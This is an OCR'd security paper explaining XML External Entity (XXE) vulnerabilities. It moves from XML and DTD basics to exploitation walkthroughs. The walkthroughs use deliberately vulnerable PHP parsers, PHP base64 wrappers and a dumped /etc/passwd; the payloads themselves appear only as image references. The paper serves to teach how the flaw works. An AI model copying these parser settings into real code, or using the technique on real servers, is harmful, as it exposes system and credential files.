2018

XXE Explanation and Exploitation

Haboob Team

CONTENTS

• INTRODUCTION


XXE stands for XML External Entity and we are going to explain this vulnerability and its consequences starting from the basics till the advanced exploitation in this paper.

DESCRIPTION 1.1

As OWASP describes XXE. "An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

The XML 1.0 standard defines the structure of an XML document. The standard defines a concept called an entity, which is a storage unit of some type. There are a few different types of entities, external general/parameter parsed entity often shortened to external entity, that can access local or remote content via a declared system identifier. The system identifier is assumed to be a URI that can be dereferenced (accessed) by the XML processor when processing the entity. The XML processor then replaces occurrences of the named external entity with the contents dereferenced by the system identifier. If the system identifier contains tainted data and the XML processor dereferences this tainted data, the XML processor may disclose confidential information normally not accessible by the application. Similar attack vectors apply the usage of external DTDs, external stylesheets, external schemas, etc. which, when included, allow similar external resource inclusion style attacks.


Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account. Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released. "[1]



[5]

WHAT'S XML? 1.2

So before we go further we need first to answer what's XML? "XML is the Extensible Markup Language. It improves the functionality of the Web by letting you identify your information in a more accurate, flexible, and adaptable way. It is extensible because it is not a fixed format like HTML (which is a single, predefined markup language). Instead, XML is a metalanguage — a language for describing other languages — which lets you design your own markup languages for limitless different types of documents. XML can do this because it's written in SGML, the international standard metalanguage for text document markup (ISO 8879)." [2]



XML Example

```
1.  <?xml version="1.0" encoding="UTF-8"?>
2.  <bookstore>
3.    <book category="cooking">
4.      <title lang="en">Everyday Italian</title>
5.      <author>Giada De Laurentiis</author>
6.      <year>2005</year>
7.      <price>30.00</price>
8.    </book>
9.    <book category="children">
10.     <title lang="en">Harry Potter</title>
11.     <author>J K. Rowling</author>
12.     <year>2005</year>
13.     <price>29.99</price>
14.   </book>
15.   <book category="web">
16.     <title lang="en">Learning XML</title>
17.     <author>Erik T. Ray</author>
18.     <year>2003</year>
19.     <price>39.95</price>
20.   </book>
21. </bookstore>
```

WHAT'S DTD?

"The XML Document Type Declaration, commonly known as DTD, is a way to describe XML language precisely. DTDs check vocabulary and validity of the structure of XML documents against grammatical rules of appropriate XML language. An XML DTD can be either specified inside the document, or it can be kept in a separate document and then liked separately." [3]

```
<?xml version = "1.0" encoding = "UTF-8" standalone = "yes" ?>
<!DOCTYPE address [
  <!ELEMENT address (name,company,phone)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT company (#PCDATA)>
  <!ELEMENT phone (#PCDATA)>
]>

<address>
  <name>Tanmay Patil</name>
  <company>TutorialsPoint</company>
  <phone>(011) 123-4567</phone>
</address>
```

SEVERITY 1.3

As the vulnerability violates the Confidentiality or Integrity it's severity is HIGH.

CONSEQUENCES 1.4


1. File Disclosure
2. Remote Command Execution
3. Server Side Request Forgery
4. Client Side Request Forgery
5. Local Port Scanning
6. Internal Network Hosts Scan


- # EXPLOITATION

BASIC – LOGIN IF YOU CAN


consider this basic example where the PHP file loads the XML file we provide and prints out the username with no input validation.

```
1.  <?php
2.     libxml_disable_entity_loader (false);
3.     $xmlfile = file_get_contents('php://input');
4.     $dom = new DOMDocument();
5.     $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
6.     $info = simplexml_import_dom($dom);
7.     $name = $info->name;
8.     $password = $info->password;
9.     echo "Sorry, this $name not available!";
10. ?>
```






So we have the control of the input username and password which to use? it's an advantage to use the username as the output of our parsed XML input can be printed out in the hold of the tag <name>. How would this help? Please consider that we can provide an external entity with the purpose of reading a file but how?




And we were able to disclose the file /etc/passwd. But what if we want to disclose a PHP file? Let's try to disclose the index.php




No luck ☹ . let's get around this. What if you can use the PHP wrappers? Let's give it a shot.

As we know “if you really do” that there is a PHP wrapper to read a file and returns its content encoded to base64.



Success ☺.

And here is the content decoded



GET PARAMETER

Consider this example where inputs are entered through the GET parameter name


```
1.  <?php
2.
3.  if ( isset( $_GET['name'] ) ) {
4.
5.  libxml_use_internal_errors( true );
6.  libxml_disable_entity_loader( false );
7.
8.  $xml = '<?xml version="1.0" encoding="UTF-8" standalone="no" ?>' . $_GET['name'];
9.
10. $parsed = simplexml_load_string( $xml, 'SimpleXMLElement', LIBXML_NOENT );
11.
12. if ( !$parsed ) {
13.
14. foreach( libxml_get_errors() as $error )
15. echo $error->message . "\n";
16.
17. } else {
18.
19. echo 'Hello ' . $parsed . "\n";
20. }
21.
22. }
23. ?>
```

same as the previous example except that you control a whole XML content


Hello root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false epmd:x:106:110::/var/run/epmd:/usr/sbin/nologin Debian-exim:x:107:111::/var/spool/exim4:/usr/sbin/nologin uuidd:x:108:113::/run/uuidd:/usr/sbin/nologin rwhod:x:109:65534::/var/spool/rwho:/usr/sbin/nologin redsocks:x:110:114::/var/run/redsocks:/usr/sbin/nologin usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin miredo:x:112:65534::/var/run/miredo:/usr/sbin/nologin ntp:x:114:116::/nonexistent:/usr/sbin/nologin stunnel4:x:115:118::/var/run/stunnel4:/usr/sbin/nologin rtkit:x:116:119:RealtimeKit,,,:/proc:/usr/sbin/nologin postgres:x:117:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash dnsmasq:x:118:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin messagebus:x:119:121::/nonexistent:/usr/sbin/nologin iodine:x:120:65534::/var/run/iodine:/usr/sbin/nologin arpwatch:x:121:123:ARP Watcher,,,:/var/lib/arpwatch:/bin/sh sslh:x:122:127::/nonexistent:/usr/sbin/nologin gluster:x:123:129::/var/lib/glusterd:/usr/sbin/nologin couchdb:x:124:130:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash avahi:x:125:133:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin sshd:x:126:65534::/run/sshd:/usr/sbin/nologin colord:x:127:134:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin saned:x:128:136::/var/lib/saned:/usr/sbin/nologin speech-dispatcher:x:129:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false pulse:x:130:137:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin Debian-gdm:x:131:139:Gnome Display Manager:/var/lib/gdm3:/bin/false king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin dradis:x:133:141::/var/lib/dradis:/usr/sbin/nologin beef-xss:x:134:142::/var/lib/beef-xss:/usr/sbin/nologin geoclue:x:103:105::/var/lib/geoclue:/usr/sbin/nologin debian-tor:x:135:143::/var/lib/tor:/bin/false systemd-coredump:x:997:997:systemd Core Dumper:/:/sbin/nologin Debian-snmp:x:113:115::/var/lib/snmp:/bin/false inetsim:x:136:999::/var/lib/inetsim:/usr/sbin/nologin

JSON

In some cases, your input gets encoded to JSON before it gets sent.




In this case, we can provide an External Entity to trigger the file we want to disclose



UPLOAD

Another example of XXE exploitation is by uploading and parsing XML files.



[6]

```
